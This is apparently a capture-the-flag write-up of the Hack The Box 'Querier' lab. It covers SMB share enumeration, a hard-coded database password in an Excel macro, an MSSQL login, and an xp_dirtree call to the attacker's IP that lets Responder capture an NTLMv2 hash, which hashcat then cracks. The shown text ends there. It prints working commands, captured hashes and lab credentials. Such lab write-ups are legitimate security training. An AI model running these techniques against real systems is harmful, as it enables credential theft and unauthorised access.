QUERIER

Report by Chris H.
Date of Completion: 5-3-19

Note: This report details a penetration test conducted on a virtual system hosted on https://www.hackthebox.eu/ . This system was a lab designed to practice penetration testing techniques, and is not a real-world system with PII, production data, etc.

Target Information

Name	Querier
IP Address	10.10.10.125
Operating System	Windows

Tools Used

- Operating system: Kali Linux – A Linux distribution designed for penetration testing
- OpenVPN – An open-source program used for creating a VPN connection to hackthebox.eu servers, which allows for connection to the target.
- Libre Office – Used to view the xlsm document
- Nmap – A network scanner used to scan networks and systems. Discovers hosts, services, OS detection, etc.
- Impacket – A collection of Python classes used for interacting with network protocols
    - mssqlclient.py – A program that allows for connection to mssql on a target
    - smbclient.py – A program that allows for connection to server message block shares on a target system
    - wmiexec.py – Allows the use of Windows Management Instrumentation to execute code remotely on the target system
- Responder – A tool that is used to capture NTLMv2 hashes. Redirects traffic to the machine running it.
- Hashcat – A tool that cracks hashes in many different formats using a wordlist or by brute force
- PowerUp (by harmj0y) – A powershell privilege escalation auditing script

Executive Summary

Querier is a virtual system hosted on https://www.hackthebox.eu/. I conducted this penetration test with the goal of determining the attack surface, identifying the vulnerabilities and attack vectors, exploiting the vulnerabilities, and gaining root access to the system. All activities were conducted in a manner simulating a malicious threat actor attempting to gain access to the system.

The goal of the attack was to retrieve two files:

1) user.txt – A file on the desktop (Windows) or in the /home directory (Linux) of the unprivileged user. Contents of the file are a hash that is submitted for validation on hackthebox. Successful retrieval of this file is proof of partial access/control of the target.

2) root.txt – A file on the desktop (Windows) or in the /home directory (Linux) of the root/Administrator account. This file contains a different hash which is submitted for validation on hackthebox. Successful retrieval of this file is proof of full access/control of the target.

Summary of Results


Querier is a Windows Server 2019 host. Compromise of the machine starts with a service and port enumeration, which exposes SMB running. A “Reports” share is discovered with a .xlsm file on it. From there, the file can be downloaded and examined, which uncovered a hard-coded username and password. These can be used to log into the reporting account on mssql. This account can view databases and tables, but cannot enable xp_cmdshell. At this point there is not RCE capability on the account, however, the true value of the account is the ability to execute a call to a nonexistent share. This allows the attacking machine running Responder to listen, get the NTLMv2 hash, and crack it. The result of cracking gives the password for the service account, mssql-svc.

Now, the attacker can log in as the service account, enable xp_cmdshell, and execute commands on the system. This allows the user.txt flag to be captured. For privilege escalation, the attacker can look to Powershell. An upload of the PowerUp.ps1 file and subsequent execution displays a cached administrator password. The credentials can now be used with wmiexec to spawn a root shell, and get the root.txt flag.

Attack Narrative

Like every other target, the first step taken is to connect to the network via vpn, then run an nmap scan on the target. nmap -sV -T4 -A -Pn 10.10.10.125 was used to begin enumeration and discovery of ports and services on the Querier (full results in Appendix 1). Upon completion of the scan, I found that ports 135 (msrpc), 139 (netbios-ssn/SMB), 445 (ms-ds), and 1433 (ms-sql) were open. To be sure that all ports were discovered, I also ran nmap -p- 10.10.10.125 to scan all TCP ports. In addition to the ports listed by the first nmap, it was found that ports 5985, 47001, and 49664-49671 were open as well. SMB is the first item on the list to explore, since it is likely to lead to vulnerabilities.


I start with the command: smbclient -L 10.10.10.125, the -L flag used for listing shares on the host.



```
root@kali:~# smbclient -L 10.10.10.125
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Reports         Disk
tstream_smbXcli_np_destructor: cli_close failed on pipe srvsvc. Error was NT_STATUS_IO_TIMEOUT
Reconnecting with SMB1 for workgroup listing.
Connection to 10.10.10.125 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@kali:~#
```

Figure 1

The shares are listed (Figure 1), and "Reports" immediately sticks out as a point of interest. Reports often contain sensitive data if pertaining to the inside of an organization, and the share does not have a comment.



```
root@kali:~# smbclient //10.10.10.125/Reports -U ""%""
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Jun 23 07:54:24 2019
  ..                                  D        0  Sun Jun 23 07:54:24 2019
  Currency Volume Report.xlsm         A    12229  Sun Jan 27 17:21:34 2019
  nc.exe                              A    59394  Sun Jun 23 08:20:59 2019

                6469119 blocks of size 4096. 1567437 blocks available
smb: \>
```

Figure 2

Using smbclient //10.10.10.125/Reports -U “”%””, I am able to anonymously connect to the share and browse its contents (Figure 2). I use a get request to pull “Currency Volume Report.xlsm” onto my machine. Note: nc.exe is not intended to be on the share, it was most likely placed by another attacker on this public server that the machine resides on.





Figure 3


Opening the report gives a blank excel style document (Figure 3) despite the file having a noteworthy size, something is not showing fully. Libre Office displays a warning about macros upon opening the document, so navigating to the macros section and exploring the tree reveals a macro called “Connect”.



```
1  Rem Attribute VBA_ModuleType=VBADocumentModule
2  Option VBASupport 1
3
4  ' macro to pull data for client volume reports
5  '
6  ' further testing required
7
8  Private Sub Connect()
9
10 Dim conn As ADODB.Connection
11 Dim rs As ADODB.Recordset
12
13 Set conn = New ADODB.Connection
14 conn.ConnectionString = "Driver={SQL Server};Server=QUERIER;Trusted_Connection=noDatabase=volume;Uid=reporting;Pwd=PcwTWTHRwryjc$c6"
15 conn.ConnectionTimeout = 10
16 conn.Open
17
18 If conn.State = adStateOpen Then
19
20   ' MsgBox "connection successful"
21
22   'Set rs = conn.Execute("SELECT * @@version;")
23   Set rs = conn.Execute("SELECT * FROM volume;")
24   Sheets(1).Range("A1").CopyFromRecordset rs
25   rs.Close
26
27 End If
28
29 End Sub
```

Figure 4


Line 14 of the macro gives the following information: User: reporting, Database = volume, password: PcwTWTHRwryjc$c6, server = QUERIER. There is now an avenue of gaining a foothold on the target.



```
1: root@kali: ~/HTB/impacket/examples
root@kali:~/HTB/impacket/examples# python mssqlclient.py -p 1433 -db volume -windows-auth
 reporting@10.10.10.125
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: volume
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'volume'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL>
```

Figure 5


Now, using impacket's mssqlclient.py module, I can connect to the reporting account on 10.10.10.125 over port 1433 (MsSQL) and in the volume database. Note: the flag -windows-auth is very important, as this login will fail without it.



```
SQL> help

     lcd {path}                 - changes the current local directory to {path}
     exit                       - terminates the server process (and this session)
     enable_xp_cmdshell         - you know what it means
     disable_xp_cmdshell        - you know what it means
     xp_cmdshell {cmd}          - executes cmd using xp_cmdshell
     sp_start_job {cmd}         - executes cmd using the sql server agent (blind)
     ! {cmd}                    - executes a local shell cmd

SQL> enable_xp_cmdshell
[-] ERROR(QUERIER): Line 105: User does not have permission to perform this action.
[-] ERROR(QUERIER): Line 1: You do not have permission to run the RECONFIGURE statement.
[-] ERROR(QUERIER): Line 62: The configuration option 'xp_cmdshell' does not exist, or it
 may be an advanced option.
[-] ERROR(QUERIER): Line 1: You do not have permission to run the RECONFIGURE statement.
SQL>
```

Figure 6

Using the help command, it lists some commands that can be executed on the MS SQL server. xp_cmdshell is a stored procedure that allows commands to be issued directly to the operating system via T-SQL code. For obvious reasons, this is the clear path to gaining remote code execution on the target system. However, upon issuing the enable_xp_cmdshell command, the output informs me that the reporting account does not have permission to do so (Figure 6). This means that there exists a higher privileged account that can activate it.



```
root@kali:~/HTB/impacket/examples# python mssqlclient.py -p 1433 -db
volume -windows-auth reporting@10.10.10.125
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: volume
[*] ENVCHANGE(LANGUAGE): Old Value: None, New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(QUERIER): Line 1: Changed database context to 'volume'.
[*] INFO(QUERIER): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
[!] Press help for extra shell commands
SQL> EXEC MASTER.sys.xp_dirtree '\\10.10.16.67\fakeshare'
subdirectory


                                                             depth
--------------------------------------------------------------------
--------------------------------------------------------------------
--------------------------------------------------------------------
----------------------------------------------   ----------
SQL>
```


```
    Analyze Mode                    [OFF]
    Force WPAD auth                 [OFF]
    Force Basic Auth                [OFF]
    Force LM downgrade              [OFF]
    Fingerprint hosts               [OFF]

[+] Generic Options:
    Responder NIC                   [tun0]
    Responder IP                    [10.10.16.67]
    Challenge set                   [random]
    Don't Respond To Names          ['ISATAP']



[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : 10.10.10.125
[SMBv2] NTLMv2-SSP Username : QUERIER\mssql-svc
[SMBv2] NTLMv2-SSP Hash     : mssql-svc::QUERIER:1b4ef5efe79a4ea1:94827A
F039AE75125D195E9209A06033:0101000000000000C0653150DE09D201DF368F3CA14F3
AED0000000002000800530004D004200330001001E00570049004E002D00500005200480003
4003900320052005100410046005600040014005300 4D00420033002E006C006F0063006
1006C000300340057004900 4E002D005000520048003400390032005200510041004600 5
6002E0053004D00420033002E006C006F00630061006C000500140053004D00420033002
E006C006F00630061006C0007000800C0653150DE09D201060004000200000008003000 3
000000000000000000000000003000000FE3F77A792BFB520C0B6F96C30E1E931B2E8BD166
6FBC9A76865082DB9984B280A001000000000000000000000000000000000000090020006
3006900660073002F00310030002E00310030002E00310036002E00360037000000000000
000000000000000
[*] Skipping previously captured hash for QUERIER\mssql-svc
[SMBv2] NTLMv2-SSP Client   : 10.10.10.125
[SMBv2] NTLMv2-SSP Username : \gX
[SMBv2] NTLMv2-SSP Hash     : gX:::45620f1de397f9d3::
[*] Skipping previously captured hash for \gX
```

Figure 7

The next move is to steal a hash. This step involves running the program, Responder, while issuing a command to the SQL server.

Windows has an interesting way of handling issues when resolving DNS name requests. If a machine cannot resolve a hostname via DNS, it will fall back to Link Local Multicast Name Resolution and ask a neighboring computer to do it for them. If LLMNR fails, it falls back to NetBios Name Service (NBT-NS) to perform the operation. Responder is a tool that can handle the LLMNR and NBT-NS requests, giving its own IP as the destination for the hostnames requested by the targets.


The goal is to steal the hash of a higher privilege user on the target. To do so, I can start Responder with `responder -I tun0` so that it listens for traffic. I can then issue the command: `EXEC MASTER.sys.xp_dirtree '\\10.10.16.67\fakeshare'` on the SQL prompt (Figure 7, left pane). This makes the machine call to my IP, but at a share that does not exist. Responder then answers the call for a LLMNR resolution and subsequently steals the NTLMv2 hash from the victim, being user mssql-svc (Figure 7, right pane).



```
MSSQL-SVC::QUERIER:933727908ff3f915:fe0c2a0a200e84f7060eb2e4dedba9b0:0101000000000000c0653150de09d2017de19a5a62c0b
db2000000000200080053004d004200330001001e00570049004e002d00500052004800340039003200520051004100460056000400140053
04d00420033002e006c006f00630061006c0003003400570049004e002d00500052004800340039003200520051004100460056002e0053004
d00420033002e006c006f00630061006c000500140053004d00420033002e006c006f00630061006c0007000800c0653150de09d2010600040
002000000080030003000000000000000000000000300000fe3f77a792bfb520c0b6f96c30e1e931b2e8bd1666fbc9a76865082db9984b280
a001000000000000000000000000000000000000900200063006900660073002f00310030002e00310030002e00310036002e0036003700000
0000000000000000000:corporate568

Session..........: hashcat
Status...........: Cracked
Hash.Type........: NetNTLMv2
Hash.Target......: MSSQL-SVC::QUERIER:933727908ff3f915:fe0c2a0a200e84f...000000
Time.Started.....: Sun Jun 23 11:43:38 2019 (0 secs)
Time.Estimated...: Sun Jun 23 11:43:38 2019 (0 secs)
Guess.Base.......: File (/root/HTB/Wordlists/1milPass.txt)
Guess.Queue......: 1/1 (100.00%)
